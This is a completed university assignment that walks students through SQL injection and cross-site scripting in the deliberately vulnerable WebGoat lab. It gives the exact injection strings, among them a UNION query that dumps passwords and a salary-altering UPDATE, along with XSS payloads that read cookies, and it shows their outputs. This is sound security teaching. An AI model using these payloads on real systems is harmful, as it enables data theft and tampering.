Application Security Assignment #2: WebGoat

CPSC 448: Computer Security
Fall 2019
15 pts.
Due Date: Thursday, Oct. 31 at 4:40pm

Objective: Download and run WebGoat and use it to execute and understand two types of attacks: SQL injection and cross-site scripting (XSS).

Part 1: Download and Run WebGoat

1. Install Java 11, if you don't have it already.
2. Update your PATH environment variable as described here. (Note: The link is for a Windows computer; I'm not sure how to do it on OSX or Linux.)
3. Download v8.0.0.M25 of WebGoat.
4. Disconnect from the internet, as per "Warning 1" on WebGoat's GitHub page.
5. Open the directory where you put the WebGoat file and run the following command:
   java -jar webgoat-server-8.0.0.M25.jar
6. Open a browser and navigate to http://localhost:8080/WebGoat.
   a. If your browser redirects you to HTTPS instead of HTTP, it'll break. Chrome and Firefox will sometimes force you to use HTTPS, so to fix that do this for Chrome and this for Firefox. (If that doesn't work for Firefox, try this.)

Part 2: SQL Injection

While you are running WebGoat, go to the following URLs and input the following values in the specified fields. While you execute the first one, make sure you understand why the malicious input has the effect that it has. Don't worry if you don't understand the others (especially if you haven't yet taken an SQL class).

URL	Input Field	Malicious Input
1. Lesson 11	Employee Name	' OR 1=1 --
2. Lesson 12	Employee Name	'; UPDATE employees SET salary = 123000 WHERE last_name = 'Smith'; --
3. Lesson 3 (advanced)	Name	' UNION ALL SELECT 101, user_name, password, '', '', '', 0 FROM user_system_data; --

Questions

1. Copy and paste the exact output of the first SQL injection.

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

2. Copy and paste the exact output of the second SQL injection. (Note: This one just outputs a message from WebGoat, not an SQL result.)

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
37648	John	Smith	Marketing	123000	3SL99A
96134	Bob	Franco	Marketing	83700	LO9S2V
89762	Tobi	Barnett	Development	77000	TA9LL1
34477	Abraham	Holman	Development	50000	UU2ALK
32147	Paulina	Travers	Accounting	46000	P45JSI

3. Copy and paste the exact output of the third SQL injection.

You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, jsnow, passwd1, , , , 0,
101, jdoe, passwd2, , , , 0,
101, jplane, passwd3, , , , 0,
101, jeff, jeff, , , , 0,
101, dave, passW0rD, , , , 0,

Well done! Can you also figure out a solution, by appending a new Sql Statement?
Your query was: SELECT * FROM user_data WHERE last_name = '' UNION ALL SELECT 101, user_name, password, '', '', '', 0 FROM user_system_data; --'

4. Go to SQL Injection Lesson 9 and execute an SQL injection attack. When you have done so, record what you inputted into the three dropdown menus (from left to right).

‘	or	‘1’ = ‘1

5. Explain one reason why SQL injection has been ranked #1 in the OWASP Top Ten since its creation.

SQL injection has been ranked #1 because databases are usually a company’s most valuable computer system. Furthermore, essentially all databases run on some form of SQL, so there is a large range of attacks that could affect many systems.


Part 3: Cross-Site Scripting (XSS)

While you are running WebGoat, go to the following URLs and input the following values in the specified fields. Make sure you understand why the malicious input has the effect that it has.

URL	Input Field	Malicious Input
1. Lesson 7	Credit Card	<script>alert(document.cookie);</script>
2. Lesson 7	Credit Card	<img src="x" onError="alert(document.cookie);">

Questions

1. Attach a screenshot of the pop-up that you saw when executing the XSS attacks.



2. What is one piece of data that an attacker can steal using XSS?

The attacker can steal the session ID if the user is logged in to the target browser. Alternatively, the attacker could view or edit content on the webpage the user is on.

3. How does one protect against XSS?

HTML encode the input first before displaying or don't put user input in the DOM.

Submission

After you have answered all the questions in this document, submit it via Dropoff by the beginning of class on the due date. Also print off and turn in a hard copy.